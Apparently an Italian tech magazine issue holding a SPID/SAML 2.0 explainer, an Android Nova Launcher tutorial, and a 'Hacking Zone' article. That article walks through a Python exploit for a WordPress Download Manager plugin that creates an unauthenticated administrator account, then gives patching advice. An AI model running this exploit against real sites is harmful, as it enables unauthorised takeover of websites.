Gli **utenti** interessati ad accedere a un servizio, erogato da un fornitore pubblico o privato appartenente alla federazione, possono richiedere il rilascio delle identità digitali presentando domanda a un **Gestore dell'Identità Digitale**, preventivamente accreditato presso l'**Agenzia per l'Italia Digitale**, ovvero l'ente che cura l'attivazione dello SPID. L'Agenzia, attraverso apposita convenzione, registra il Gestore delle Identità Digitali in un apposito registro SPID accessibile pubblicamente. In questo modo, i Gestori delle Identità Digitali saranno autorizzati a rilasciare l'identità digitale solo previa verifica dell'identità del soggetto richiedente. L'Identità Digitale dovrà contenente obbligatoriamente il codice identificativo (utilizzato per identificare univocamente l'identità digitale), gli attributi identificativi (i dati anagrafici e gli estremi del documento di riconoscimento utilizzato per l'identificazione), almeno un attributo secondario (numero di telefono o indirizzo email) e le credenziali di accesso ai servizi. Eventuali ulteriori attributi qualificati (come ad esempio la qualifica o l'abilitazione professionale dell'utente) verranno mantenuti dai **Gestori di Attributi Qualificati**, a loro volta autorizzati da parte dell'Agenzia per l'Italia Digitale. La Fig. 1 mostra la struttura dell'identità digitale.

Ogni cittadino potrà liberamente scegliere uno o più Gestori dell'Identità Digitale e in qualsiasi momento potrà richiedere la sospensione o la revoca della propria identità digitale, ovvero la modifica dei propri attributi secondari e delle proprie credenziali di accesso.

Il decreto favorisce la nascita di un nuovo mercato competitivo composto dai Gestori delle Identità Digitali, verosimilmente organizzazioni del settore privato che, operando già nell'ambito dell'autenticazione degli utenti, saranno in grado di individuare tecnologie innovative per la verifica delle identità e potranno offrire agli utenti e ai fornitori di servizi pubblici e privati gli strumenti più comodi per le loro esigenze. L'istituzione di di-

Fig. 1 • La struttura dell'identità digitale rilasciata all'utente dal gestore dell'identità digitale

versi Gestori delle Identità Digitali rende inoltre il sistema più sicuro e meno vulnerabile agli attacchi, in quanto non esiste un singolo elemento che possa interrompere il servizio né tanto meno un servizio unico che disponga di tutti i dati in un unico luogo. Spetta al Gestore delle Identità Digitali l'adozione dei necessari sistemi finalizzati a garantire la riservatezza, l'integrità e la sicurezza nella generazione delle credenziali di accesso. Lo stesso Gestore delle Identità Digitali deve effettuare un continuo monitoraggio al fine di rilevare eventuali usi impropri o tentativi di violazione delle credenziali di accesso degli utenti. In questo caso, dovrà contattare l'utente, utilizzando gli attributi secondari comunicati in fase di registrazione.

I Fornitori di un servizio erogato tramite rete, sia esso un ente pubblico o un'impresa privata, possono richiedere all'Agenzia per l'Italia Digitale l'adesione allo SPID previa iscrizione nell'apposito registro, in modo che l'accesso al servizio da parte dell'utente avvenga secondo le modalità rilasciate loro dal Gestore delle Identità Digitali.

I Fornitori dei Servizi avranno il non indifferente beneficio di disporre di un repository di utenti senza bisogno di doverli censire, non avranno oneri derivanti dalla conservazione dei dati personali e non dovranno preoccuparsi di difendersi dagli attacchi volti al furto delle credenziali, nonostante continueranno ad avere accesso ai dati degli utenti di cui hanno bisogno per erogare il servizio.

Così, ad esempio, per i servizi che necessitano solo di verificare la maggiore età del soggetto o di conoscere un indirizzo e-mail, il Gestore delle Identità Digitali fornirà al Fornitore di Servizi solo le informazioni strettamente necessarie. In fase di autenticazione di un utente, sarà pertanto compito del Gestore delle Identità Digitali verificare, su richiesta del Fornitore di Servizi, la validità delle credenziali di accesso presentate dall'utente, al fine di convalidarne l'identificazione informatica. Da parte loro, i Fornitori di Servizi dovranno conservare per 24 mesi le informazioni necessarie a imputare, alle singole identità digitali, le operazioni effettuate sui propri sistemi. I Fornitori di Servizi potranno inoltre rivolgersi ai Gestori degli Attributi Qualificati per attestare il possesso e la validità di attributi qualificati da parte di un utente.

...E QUELLA TECNOLOGICA

In SPID, la comunicazione tra le parti avviene utilizzando la versione 2 di **SAML**, acronimo di **Security Assertion Markup Language**, quale standard per lo scambio di dati di autenticazione e autorizzazione tra differenti domini. Il formato dei messaggi SAML scambiati tra le parti è basato su XML. SAML definisce i principali ruoli coinvolti nell'intero processo (**Principal, Identity Provider** e **Service Provider**) i quali corrispondono a tre dei cinque soggetti definiti dal Decreto. Nel modello SAML, un **Principal**, titolare dell'identità digitale, ovvero l'utente, viene registrato presso un **Identity Provider** (il Gestore delle Identità Digitali) il quale si occupa di registrare l'utente e rilasciare le credenziali di accesso. Il **Service Provider** (Fornitore dei Servizi) che desidera proteggere le proprie risorse di rete, può affidarsi a un Identity Provider al quale demanda tutte le operazioni inerenti l'identificazione del Principal che cerca di accedere al contenuto protetto. Il Principal pertanto dovrà indicare al Service Provider, oltre al codice identificativo ricevuto in fase di registrazione, anche l'informazione sull'Identity Provider presso il quale è registrato e a cui desidera fare riferimento per la fase di autenticazione. Il Service Provider invia quindi all'Identity Provider selezionato tutte le informazioni necessarie a completare il processo di autenticazione. L'Identity Provider, infine, invia al Service Provider un'asserzione di autenticazione SAML in base alla quale il Service Provider decide se permettere o negare l'accesso ai propri servizi da parte del Principal anche in base all'esito della verifica di eventuali ulteriori attributi qualificati eventualmente presenti nel profilo dell'utente. La Fig. 2 mostra, in maniera sintetica le sette fasi descritte precedentemente che riassumiamo anche nella tabella qui di seguito:

FASE	DESCRIZIONE
1	L'utente richiede un servizio tramite il proprio user agent (browser)
2	Il Fornitore di Servizio, tramite il browser dell'utente, inoltra al Gestore delle Identità Digitali la richiesta di autenticazione
3	Il Gestore delle Identità Digitali chiede all'utente i dati identificativi (ad esempio tramite username e password)
4	L'utente fornisce al GID le credenziali di accesso
5	Il GID verifica l'identità dell'utente e, attraverso il browser dell'utente, invia l'asserzione di autenticazione al Fornitore del Servizio
6	Se necessario, il Fornitore del Servizio contatta il Gestore degli Attributi Qualificati per avere ulteriori informazioni sull'utente (ad esempio la sua età)
7	Il Gestore degli Attributi Qualificati risponde al Fornitore del Servizio, il quale, sulla base dei dati raccolti decide se l'utente è autorizzato ad entrare

L'AUTENTICAZIONE DELL'UTENTE

Le specifiche SAML non descrivono alcun metodo di autenticazione adottato dall'Identity Provider, il quale potrà liberamente decidere di utilizzare strumenti e metodi di autenticazione che riterrà opportuno al fine di massimizzare la sicurezza. Potranno pertanto essere utilizzati metodi di autenticazione basati sulla conoscenza (come ad esempio la conoscenza di password), metodi basati sul possesso (il possesso di una ATM Card) o, infine, metodi basati sull'inerenza (ad esempio la verifica delle caratteristiche biometriche come le impronte digitali o la scansione della retina dell'occhio). Nel caso di autenticazione basata su username o password, l'Identity Provider potrebbe inoltre utilizzare strumenti **LDAP** o **RADIUS** per la gestione centralizzata delle operazioni di autenticazione e autorizzazione del Principal. SAML 2.0 è una tecnologia abbastanza complessa la cui specifica è descritta in centinaia di pagine suddivise in svariati documenti. Tuttavia, solo alcune parti di SAML vengono utilizzate nel progetto SPID e solo queste parti saranno descritte nei prossimi paragrafi, senza presunzione di completezza ma solo al fine di fornire ai lettori di Linux Magazine gli strumenti di base per l'avvio di uno studio di approfondimento individuale. Dopo aver esaminato, la struttura organizzativa delle parti coinvolte nel progetto SPID e descritto le caratteristiche infrastrutturali delle entità coinvolte in un qualsiasi progetto di Identity Management, scendiamo più in profondità esaminando il protocollo e le modalità di binding adottati da ciascuna entità durante il processo di comunicazione. In particolare discuteremo su ciò che accade durante lo scambio di messaggi tra l'Identity Provider e il Service Provider attraverso il browser.

BINDING HTTP REDIRECT

Quando un utente desidera accedere a una risorsa protetta erogata da un Service Provider appartenente alla federazione SPID, quest'ultimo invia un messaggio di richiesta di autenticazione SAML all'Identity Provider. Le modalità attuative del progetto SPID stabiliscono che la richiesta di autenticazione SAML può essere inoltrata dal Service Provider all'Identity Provider usando il binding HTTP Redirect o il binding HTTP Post, mentre la relativa risposta SAML può invece essere inviata dall'Identity Provider al Service Provider solo tramite il **binding HTTP Post**. Esaminiamo in dettagli le due modalità. Nel caso di bin-

Fig. 2 • Interazione tra le entità federate

ding HTTP Redirect, il Service Provider, ricevuta dall'utente la richiesta di accesso ad una risorsa protetta, invia allo User Agent dell'Utente (generalmente il browser Web), un messaggio HTTP di redirezione (avente cioè codice HTTP 302 e 303) indicando, nella **Location Header** del messaggio HTTP, l'indirizzo Web dell'Identity Provider che provvederà ad autenticare l'utente nonché quattro parametri denominati rispettivamente **SAMLRequest**, **RelayState**, **SigAlg** e **Signature**. Per essere più chiari, l'URL che riceverà il browser avrà un formato simile al seguente:

```
https://ipd.linuxmagazine.it//SAML2/SSO/POST?SAMLR↵
  equest=[...]&RelayState=[...]&SigAlg=[...]&Signatu
                                              re=[...]
```

Il parametro SAMLRequest contiene la richiesta di autenticazione da parte del Service Provider, opportunamente compressa con l'algoritmo **DEFLATE** e codificata in **Base64**. La compressione è necessaria per ridurre la lunghezza dell'URL mentre la codifica è necessaria per eliminare i caratteri non permessi nell'URL. La richiesta di autenticazione, in accordo alle specifiche SAML, si basa sul costrutto **<AuthnRequest>** che scopriremo più avanti. Il parametro RelayState definisce l'URL del servizio offerto dal Service Provider a cui l'utente desidera accedere. Tale informazione risulterà essere utile per identificare la risorsa a cui trasferire il controllo alla fine del processo di autenticazione. Esporre l'URL dell'applicazione in un messaggio SAML può rappresentare un rischio. A tale scopo, in accordo alle specifiche SAML 2.0, il Service Provider, durante la creazione della request, sostituisce il nome in chiaro con l'ID del cookie oppure cifrandolo con un algoritmo di firma digitale. Il parametro SigAlg, infine, specifica l'algoritmo (**RSA** o **DSA**) utilizzato dal Service Provider per generare la firma digitale del messaggio che verrà successivamente inserita nel parametro signature.
Nel caso di binding HTTP POST, il Service Provider, ricevuta dall'utente la richiesta di accesso ad una risorsa protetta, invia allo User Agent dell'utente un messaggio di risposta HTTP con codice 200 contenente un form HTML composto da quattro campi hidden di tipo input denominati rispettivamente RelayState, SAMLRequest, SigAlg e Signature aventi la medesima funzione degli omonimi parametri definiti precedentemente. Il browser, alla ricezione della risposta HTTP, inoltra automaticamente la richiesta all'Identity Provider, grazie alla presenza di una funzione JavaScript associata all'evento onload del body. L'indirizzo dell'Identity Provider viene specificato nel valore associato all'attributo action del tag form. Per chiarezza, viene mostrata qui di seguito una versione (semplificata) della pagina HTML ricevuta dal browser e inviata dal Service Provider:

```
<form action="https://idp.linuxmagazine.it/SAML2/↵
                              SSO/POST" method="post">
<div>
<input type="hidden" name="RelayState"↵
                                        value="[...]"/>
<input type="hidden" name="SAMLRequest" ↵
                                        value="[...]"/>
<input type="hidden" name="Signature" ↵
                                        value="[...]"/>
<input type="hidden" name="SigAlg" value="http://↵
        www.w3.org/2000/09/xmldsig#rsa-sha1"/>
<input type="submit" value="Continue"/>
</form>
```

ARRIVA LA RISPOSTA

L'Identity Provider, alla ricezione della richiesta, sia essa ricevuta in modalità POST sia in modalità GET, recupera il valore del parametro SAMLRequest, quindi esegue la decodifica Base64 e la successiva decompressione (**INFLATING**) ottenendo l'elemento **AuthnRequest** creato nelle prime fasi dal Service Provider. L'identity Provider verifica quindi l'identità digitale dell'utente al fine di convalidarne l'identificazione, generalmente richiedendo all'utente le credenziali (username e password) ma possono essere utilizzati altri metodi di autenticazione: ad esempio, quelli basati sul possesso. Conclusa la fase di autenticazione, l'Identity Provider costruisce una risposta, basata sul costrutto **<Response>** la cui struttura verrà descritta più avanti. L'IdP prepara una pagina HTML composta da un form contenente due campi nascosti di tipo input denominati rispettivamente *SAMLResponse* e *RelayState*. Il primo campo conterrà la Response opportunamente firmata dall'Identity Provider, mentre il *RelayState* contiene lo stesso valore dell'omonimo parametro ricevuto dall'IdP attraverso il precedente messaggio di Request. Come nel caso precedente, il form, grazie a una funzione JavaScript associata all'evento *onload* del body, inoltra automaticamente la risposta al Service Provider. Quella che segue rappresenta una versione (semplificata) della pagina HTML di risposta ricevuta dal browser Web dell'utente:

```
<form method="post" action="https://↵
         sp.linuxmagazine.com/SAML2/SSO/POST" ...>
    <input type="hidden" name="SAMLResponse" ↵
                                       value="[...]" />
    <input type="hidden" name="RelayState" ↵
value="[...]" />
    <input type="submit" value="Submit" />
</form>
```

Lo User Agent inoltra quindi la risposta al Server Provider il quale, esaminando il contenuto della risposta, procede ad autorizzare o a negare l'accesso dell'utente alla risorsa protetta.

IL COSTRUTTO AUTHNREQUEST

I due modelli di comunicazione che abbiamo analizzato poco fa, denominati rispettivamente HTTP Redirect Binding e HTTP Post Binding, rappresentano sicuramente i modelli di binding più usati, ma sicuramente non gli unici metodi supportati da SAML 2.0. Accanto a questi infatti, sono presenti anche SAML Soap Binding, Reverse SOAP Binding, HTTP Artifact Binding e SAMLURI Binding.
Tutte le comunicazioni tra le entità avvengono attraverso un proto-

collo di comunicazione SAML che definisce la struttura dei pacchetti scambiati tra le parti e fornisce le regole che le entità SAML devono necessariamente seguire durante la creazione o l'elaborazione del pacchetto. Le specifiche SAML 2.0 definiscono sei differenti protocolli denominati rispettivamente **Assertion Query and Request Protocol, Authentication Request Protocol, Artifact Resolution Protocol, Name Identifier Management Protocol, Single Logout Protocol e Name Identifier Mapping Protocol**. Il più importante fra questi è sicuramente l'Authentication Request Protocol, utilizzato nel progetto SPID per inoltrare una richiesta di autenticazione di un utente ad un Identity Provider.
Come già accennato nei paragrafi precedenti, un Service Provider crea una richiesta basata sul costrutto *<AuthnRequest>* e la invia allo User Agent. Questo gli consente di richiedere all'Identity Provider un'asserzione di tipo *Authentication* . Il costrutto *<AuthnRequest>* deve necessariamente contenere svariati attributi: l'attributo ID identifica univocamente la richiesta; l'attributo Version specifica la versione SAML da adottare (e pertanto nel progetto SPID sarà sempre valorizzata a 2.0); l'attributo IssueInstant indica l'istante temporale in cui la richiesta è stata emessa; l'attributo ProtocolBinding identifica il binding che l'Identity Provider dovrà utilizzare per inoltrare il messaggio di risposta e che, in accordo con le regole tecniche del progetto SPID, dovrà necessariamente essere di tipo HTTP-POST; l'attributo Destination indica, invece, l'indirizzo dell'Identity Provider a cui dovrà essere inviata la richiesta; l'attributo **AssertionConsumerServiceURL** indica invece l'URL a cui dovrà essere inviato il messaggio di risposta alla richiesta di autenticazione, ovvero il Service Provider mittente. L'elemento *<AuthnRequest>* deve inoltre contenere l'elemento *<Issuer>* che indica l'identificativo univoco del Service Provider. Le specifiche SAML considerano questo elemento opzionale, tuttavia, nell'ambito del progetto SPID, diventa fondamentale per il reperimento dei metadati o per la verifica della firma da parte dell'entità destinataria. Secondo le specifiche SPID, inoltre, l'elemento *<RequestedAuthnContext>* deve necessariamente essere presente, sebbene la sua presenza può ridurre l'interoperabilità del sistema. Tale elemento deve specificare il livello di sicurezza di autenticazione che dovrà essere adottato dall'Identity Provider per l'autenticazione dell'utente. Lo SPID è basato tre livelli di sicurezza a cui corrispondono altrettante **Authentication Context Class**, denominate rispettivamente *SpidL1*, *SpidL2* ed *SpidL3*. Nel primo livello di sicurezza, il gestore dell'identità digitale rende disponibili sistemi di autenticazione a un fattore, quale la password; nel secondo livello, il gestore delle identità digitale rende disponibili sistemi di autenticazione a due fattori, non necessariamente basati su certificati digitali le cui chiavi private sono custoditi su opportuni dispositivi; nel terzo livello di autenticazione, il gestore dell'identità digitale rende disponibili sistemi di autenticazione a due fattori basati su certificati digitali le cui chiavi sono custodite su opportuni dispositivi. L'elemento *<RequestedAuthnContext>* prevede un attributo *Comparison* con il quale viene indicato il metodo per stabilire il rispetto del vincolo sul contesto di abilitazione: i valori ammessi sono **exaf**, **minimum**, **better** e **maximum**.
Ecco un esempio di Request:

```
<samlp:AuthnRequest
   ID="aaf23196-1773-2113-474a-fe114412ab72"
   Version="2.0"
   IssueInstant="2014-12-15T09:21:59"
      AssertionConsumerServiceURL="https://↵
                  sp.linuxmagazine.com/SAML2/SSO/POST">
   <saml:Issuer>https://sp.linuxmagazine.com/SAML2↵
                                  /SSO/POST</saml:Issuer>
   <samlp:NameIDPolicy
     AllowCreate="true"
     Format="urn:oasis:names:tc:SAML:2.0:name↵
                           id-format:transient"/>
       <samlp:RequestedAuthnContext↵
                                 Comparison="exact">
            <saml:AuthnContextClassRef>
                 urn:oasis:names:tc:SAML:2.0:↵
                                   ac:classes:SpidL3
            </saml:AuthnContextClassRef>
            <saml:AuthnContextClassRef>
                 urn:oasis:names:tc:SAML:2.0:↵
                                   ac:classes:SpidL2
            </saml:AuthnContextClassRef>
       </samlp:RequestedAuthnContext>
</samlp:AuthnRequest>
```

Questo messaggio può essere letto nella seguente modalità: "Questo messaggio è stato inviato da sp.linuxmagazine.com. Si richiede l'autenticazione dell'utente che ha inviato questo messaggio. L'esito dell'autenticazione dovrà essere inviata a sp.linuxmagazine.com".

STRUTTURA DI RESPONSE

L'Authentication Request Protocol, oltre a specificare il formato dell'elemento *<AuthnRequest>* definisce anche l'elemento *<Response>* creato dall'Identity Provider e inviato al Service Provider attraverso lo User Agent in risposta a una richiesta di autenticazione. Le specifiche SPID indicano gli attributi, definiti dal SAML, che devono essere necessariamente presenti. Analogamente all'elemento *<AuthnRequest>*, anche nell'elemento *<Response>* devono necessariamente essere presenti gli attributi ID, Version e IssueInstant. Dovrà inoltre essere presente l'attributo InResponseTo, il cui valore deve fare riferimento all'ID della richiesta a cui si risponde, mentre l'attributo Destination indica l'URL del Service Provider a cui è inviata la risposta. Nell'elemento *<Response>* deve inoltre essere presente l'elemento *<Status>* che indica l'esito della richiesta a cui si risponde (ad esempio **Success** o **Failure**), mentre l'elemento *<Issuer>*, anch'esso necessario, identifica l'entità emittente, ovvero l'Identity Provider. Ad attestare l'avvenuta autenticazione, l'elemento *<Response>* deve infine contenere l'elemento *<Assertion>*.
Riportiamo per semplicità la struttura di un elemento <Request> omettendo la sezione relativa all'elemento <Assertion>:

```
<samlp:Response
    ID="[...]"
    InResponseTo="[...]"
    Version="2.0"
    IssueInstant="2014-12-105T09:22:05"
```

```
    Destination="https://sp.linuxmagazine.com/SAML2↵
                                            /SSO/POST">
    <saml:Issuer>https://idp.linuxmagazine.com/↵
                         SAML2/SSO/POST</saml:Issuer>
    <samlp:Status>
      <samlp:StatusCode
        Value="urn:oasis:names:tc:SAML:2.0:status:↵
                                              Success"/>
    </samlp:Status>
    <saml:Assertion>
        [...]
    </saml:Assertion>
  </samlp:Response>
```

Questo messaggio può essere letto come segue: *"Questo messaggio è stato inviato da idp.linuxmagazine.com. Ho autenticato con successo l'utente indicato nell'asserzione."*

TIRIAMO LE SOMME

In queste pagine abbiamo esaminato la struttura organizzativa del progetto SPID così come definito nel Decreto del Presidente del Consiglio dei Ministri pubblicato lo scorso 9 Dicembre 2014. Abbiamo successivamente affrontato l'argomento dal punto di vista infrastrutturale, esaminando le entità facenti parte del modello federato delle identità digitali come descritto dalle specifiche SAML versione 2.0 emesse dal consorzio **OASIS**. Quindi, abbiamo ristretto la trattazione a quelle tematiche necessarie a semplificare la comprensione dell'interazione delle principali entità coinvolte nel progetto SPID, e in particolare la richiesta di autenticazione inoltrata dal Service Provider all'Identity Provider.

L'argomento non può di certo ritenersi esaurito. Alcune tematiche infatti non sono state trattate, quale ad esempio l'interazione tra Service Provider e Attribute Registry per la richiesta degli attributi secondari e qualificati, né la struttura delle asserzioni ricevute dalle Attribute Registry e della relativa Response così come definite dallo standard SAML. L'argomento pertanto vuole essere una introduzione al progetto SPID e alle caratteristiche dello standard SAML: il lettore interessato potrà trovare nel Web tutte le informazioni necessarie ad approfondire l'argomento. Prima di concludere, riteniamo necessario dover citare **Shibbolet**, uno dei più diffusi sistemi Open Source per la creazione di una infrastruttura di Identity Management. Shibbolet è una tecnologia web based che implementa il binding HTTP-POST e fornisce le componenti Identity Provider e Service Provider. La versione 2 di Shibbolet supporta l'ultima versione dello standard SAML.

Fortemente consigliato è inoltre l'utilizzo di **SAML Tracker**, un add-on per Mozilla Firefox che permette di esaminare il contenuto di pacchetti SAML al fine di individuare eventuali problemi di comunicazione tra le parti.

Fig. 3 • SAML Tracker in azione

HACKING ZONE

Ogni mese l'analisi dettagliata delle vulnerabilità più pericolose e le soluzioni più adatte per risolvere il problema

Il pirata amministra il tuo sito Web

Più di 800.000 siti Web rischiano di essere crackkati a causa di un plug-in difettoso di Wordpress, che consente ai pirati l'esecuzione di comandi remoti. Scopriamo quanto sia semplice sfruttare il bug per creare un nuovo utente amministratore

Luca Tringali

Wordpress, al momento, è la base su cui è costruito circa il 21% del Web. Sì, è vero, oltre al CMS Open Source ci sono decine di altre soluzioni (aperte e non) disponibili che permettono agli utenti di allestire blog, siti di e-commerce e vetrine aziendali. Ma, Wordpress ha dei punti di forza che l'hanno reso nel corso degli anni una delle soluzioni preferite su larga scala. Ed è un CMS molto sicuro: è raro che vengano scoperti bug in Wordpress stesso. La sua forza "commerciale" sta, però, soprattutto nei molti plug-in disponibili, che consentono ad un qualsiasi webmaster di ottenere esattamente il tipo di sito che desidera. E, l'installazione di questi componenti aggiuntivi è davvero semplice. Basti pensare che è presente uno store interno dal quale scaricare e installare con semplicità disarmante migliaia di alternative differenti. Il vero problema, naturalmente, è che questi plug-in possono contenere dei bug. E, visto che gli add-on sono tanti e di solito sviluppati da una o due persone al massimo (che tra l'altro non fanno neppure parte del team di sviluppo di Wordpress), la probabilità che uno di loro contenga un errore è abbastanza elevata. Infatti, è proprio quanto accaduto con il plug-in **Download Manager**, che ha anche un discreto successo: sembra sia installato su 850.000 siti Web. Siti che ora diventano vulnerabili all'esecuzione di comandi remoti per un bug nel Download Manager. Non è che il plug-in in questione è installato anche sul nostro blog? Forse meglio dare una controllatina e continuare a dormire sonni tranquilli. In cas contrario....

COME FUNZIONA?

Il Download Manager è molto utile per chi vuole allegare ai propri articoli Wordpress una serie di file da scaricare. Se scorriamo il codice di questo plug-in, ci rendiamo conto della presenza di una funzione chiamata **wpdm_ajax_call_exec()**.

```
function wpdm_ajax_call_exec()
{
if(isset($_POST['action']) && $_
  POST['action'] == 'wpdm_ajax_call')
                                    {
if (function_exists($_
                    POST['execute']))
call_user_func($_POST['execute'],
                               $_POST);
else
echo "function not defined!";
die();
}
}
```

Chi si intende di programmazione PHP avrà già notato qualcosa di strano: se la pagina viene chiamata con l'argomento execute inviato tramite HTTP POST, viene automaticamente eseguita la funzione indicata in tale argomento. La cosa più strana, però, è che non c'è alcuna forma di controllo. Ciò significa che non è nemmeno necessario essere autenticati: chiunque può chiamare la pagina ed eseguire una funzione a suo piacimento. Naturalmente, deve trattarsi di una funzione presente nel codice del CMS. Solo nella pagina del download manager? No, visto che tale plug-in è integrato tramite PHP nella pagina di amministrazione del sito, di fatto diventa possibile per un pirata chiamare qualsiasi funzione di amministrazione, e senza bisogno di fornire credenziali. Per esempio, si può chiamare la wp_insert_user, che permet-

Fig. 1 • Il Download Manager nell'area di amministrazione del sito

te l'inserimento di un nuovo utente. Il ricercatore di sicurezza Claudio Viviani ha dimostrato (***https://www.youtube.com/watch?v=rlhF03ixXFk***) che utilizzando un semplice programma Python è possibile sfruttare questo bug:

```
import urllib, urllib2, socket
import sys
import string, random
import optparse
```

Si comincia a scrivere il programma importando tutte le librerie necessarie.

```
def checkurl(url):
    if url[:8] != "https://" and ↵
            url[:7] != "http://":
        print('[X] You must insert ↵
       http:// or https:// procotol')
        sys.exit(1)
    else:
        return url
def checkfile(file):
    if not os.path.isfile(file) ↵
    and not os.access(file, os.R_OK):
        print '[X] '+file+' file ↵
          is missing or not readable'
        sys.exit(1)
    else:
        return file
def id_generator(size=6, ↵
       chars=string.ascii_uppercase +
    string.ascii_lowercase + string.
                              digits):
    return ''.join(random.↵
  choice(chars) for _ in range(size))
```

Sono poi necessarie alcune funzioni "di servizio", che verificano la disponibilità di url e file sul server da attaccare.

```
host = checkurl(options.target)
timeout = options.timeout
```

Il nome del server da attaccare ed il timeout della connessione vengono specificati come argomenti quando si chiama il programma.

```
socket.setdefaulttimeout(timeout)
username = id_generator()
pwd = id_generator()
```

Impostiamo il timeout ed scegliamo un nome utente ed una password (per l'utente che creeremo) con un generatore.

```
body = urllib.urlencode({'action' ↵
                  : 'wpdm_ajax_call',
                        'execute' ↵
                   : 'wp_insert_user',
                        'user_lo ↵
                    gin' : username,
                         'user_ ↵
                          pass' : pwd,
                        'role' : ↵
                  'administrator'})
```

Prepariamo la richiesta per la pagina: come abbiamo detto, la variabile action va impostata come wpdm_ajax_call, mentre execute deve essere la funzione da chiamare (ovvero wp_insert_user).

```
headers = {'User-Agent': 'Mozil ↵
   la/5.0 (Windows NT 6.1; WOW64) Ap
pleWebKit/537.36 (KHTML, like Gecko)
Chrome/36.0.1985.125 Safari/537.36'}

print "[+] Tryng to connect to: ↵
                              "+host
try: ↵
      req = urllib2.Request(host+"/",
                       body, headers)
    response = urllib2.urlopen(req)
    html = response.read()
```

Sfruttando un'intestazione finta, ci connettiamo al server fingendo di essere un normale browser Web (come Mozilla Firefox o Google Chrome). Il risultato viene inserito nella variabile html.

```
    if html == "":
        print("[!] Account Added")
        print("[!] Location: ↵
            "+host+"/wp-login.php")
        print("[!] Username: ↵
                         "+username)
        print("[!] Password: "+pwd)
    else:
        print("[X] Exploitation Fai-
led :(")
```

Analizziamo la variabile html: se la risposta è vuota, significa che non ci sono stati errori ed il nuovo utente è stato creato correttamente sfruttando il bug. In caso contrario, evidentemente c'è stato qualche errore (probabilmente perché la versione di Download Manager sul sito non è vulnerabile). A questo punto, se tutto è andato "bene", il pirata dispone di un utente regolare per accedere all'interfaccia di amministrazione di Wordpress. E significa che il nostro sito è gravemente compromesso.

■ Fig. 2 • L'utente aggiunto sfruttando il bug è un amministratore: il pirata ha accesso completo al sito Web

CORRIAMO AI RIPARI!

Al momento in cui scriviamo è appena stata rilasciata una versione del plug-in che dovrebbe risolvere il problema: l'aggiornamento può essere eseguito manualmente scaricando la nuova versione dal sito. Ad ogni modo, la prima cosa da fare è disabilitare temporaneamente il plug-in Download Manager, finché non riusciremo ad aggiornare questo add-on. Ed è anche importante ricordare che ogni plug-in aggiunge potenziali rischi al nostro sito Web, quindi dobbiamo installare solo quelli strettamente necessari.

TUTTO UN NUOVO ANDROID!

Stanco della "vecchia" veste grafica del tuo smartphone o tablet Android? Ecco come installare un nuovo launcher e personalizzare al massimo l'interfaccia grafica del tuo telefonino

Solo una manciata di settimane fa, il nuovo Android 5.0 Lollipop (seguito poi dal nuovo aggiornamento 5.0.1) ha fatto il suo debutto ufficiale anche qui in Italia. Tutti i possessori di terminali della serie Nexus hanno avuto già la possibilità di installarlo sui loro device. Tutti gli altri, invece, dovranno attendere il rilascio di qualche aggiornamento, sempre se arriverà mai. Lollipop, KitKat o precedenti versioni che siano, l'interfaccia grafica del nostro smartphone o tablet Android potrebbe averci un po' stufato. Pensiamo anche a quegli utenti costretti ad utilizzare la GUI personalizzata dal produttore dello smartphone (Samsung, ad esempio, non lascia un'instalazione di Android nuda e cruda, ma applica una sua interfaccia grafica a tutti i device commercializzati). E se abbiamo voglia di qualcosa di nuovo? Ovviamente, non dobbiamo di certo cambiare smartphone (o, peggio ancora, piattaforma software). Tutto ciò che ci occorre è pubblicato sul Play Store, il più delle volte, scaricabile in maniera del tutto gratuito. Accanto alle numerose app e giochi di tutti i tipi, sono infatti presenti anche i cosiddetti Launcher, in parole povere, delle particolari applicazioni che vanno a sostituire alcuni dei componenti che stanno alla base del sistema operativo di casa Google. Così facendo, l'interfaccia grafica di Android viene completamente rivoluzionata, sia per quanto riguarda la disposizione che per le funzionalità offerte. E fra i tanti Launcher abbiamo deciso di mettere alla prova uno dei più apprezzati dagli utenti: Nova Launcher. Ma cosa lo rende il preferito dagli amanti del robottino verde? Semplicemente il suo elevatissimo grado di personalizzazione. Gli utenti possono infatti scavare veramente a fondo, andando ad agire su dei parametri del tutto inaspettati. Un esempio? Possiamo anche scegliere la dimensione della dockbar e il suo colore di sfondo. Il tutto, senza stressare più di tanto la componentistica hardware del nostro telefonino e, di conseguenza, la batteria. Può addirittura capitare che dopo l'installazione di Nova Launcher l'autonomia del nostro smartphone cresca a dismisura. Ovviamente, molto dipende dall'interfaccia grafica installata in precedenza. Ma è arrivato il momento di mettere alla prova questo tanto chiacchierato Nova Launcher. Rimbocchiamoci le maniche e installiamolo subito sul nostro telefonino. Ah, non dimentichiamo, che anche se l'aspetto grafico dello smartphone verrà rivoluzionato, non perderemo alcun dato!

Non serve il root!

Nova Launcher è gratuito ed aperto a tutti: ecco come installarlo

01 DAL PLAY STORE

Verifichiamo che il nostro smartphone o tablet Android sia connesso al Web (via 3G/4G o tramite un hotspot Wi-Fi) e accediamo al **Play Store**. Digitiamo nel campo di ricerca **Nova Launcher** e, non appena verrà mostrato il risultato, tappiamo sul pulsante **Installa**.

02 IL NUOVO LAUNCHER

Al termine del download e dell'installazione dell'app, non dobbiamo far altro che tappare sul pulsante **Apri**: verremo reindirizzati nella home screen del nostro device e ci verrà mostrata la nuova interfaccia grafica. È ancora tutta da personalizzare!

Personalizzazione a gogò!

Inizia il bello: imposta Nova Launcher secondo i tuoi gusti. Quali effetti grafici, icone e dockbar *vuoi? Hai solo l'imbarazzo della scelta!*

01 IL GIUSTO MENU

Dalla home screen del nostro smartphone o tablet Android, tappiamo sul pulsante **Impostazioni Nova** per accedere al menu di personalizzazione del launcher che abbiamo appena installato: possiamo scegliere come personalizzare il desktop, il menu delle applicazioni e tanto altro ancora. Tappiamo ad esempio su **Dock**.

02 COME VUOI LA DOCK?

All'interno del menu **Dock** appare un altro sottomenu decisamente vasto (segno dell'alto grado di personalizzazione offerto da Nova Launcher). Potremmo addirittura perderci! Tappiamo sul pulsante **Abilita Dock** per attivarla. Dal campo **Altezza Dock** possiamo scegliere la quantità di schermo da utilizzare.

03 TUTTO UN ALTRO STILE!

Scegliamo **Stile Dock**. Da qui abbiamo modo di variare il colore di **Sfondo** (utilizzando la tavolozza dei colori) e il grado di **Trasparenza** (a seconda dei nostri gusti). Inoltre, possiamo settare anche una forma **Forma** (scegliendo fra quelle disponibili): nel caso in figura, abbiamo optato per **Piattaforma**. È solo una questione di gusti!

04 QUALI ICONE?

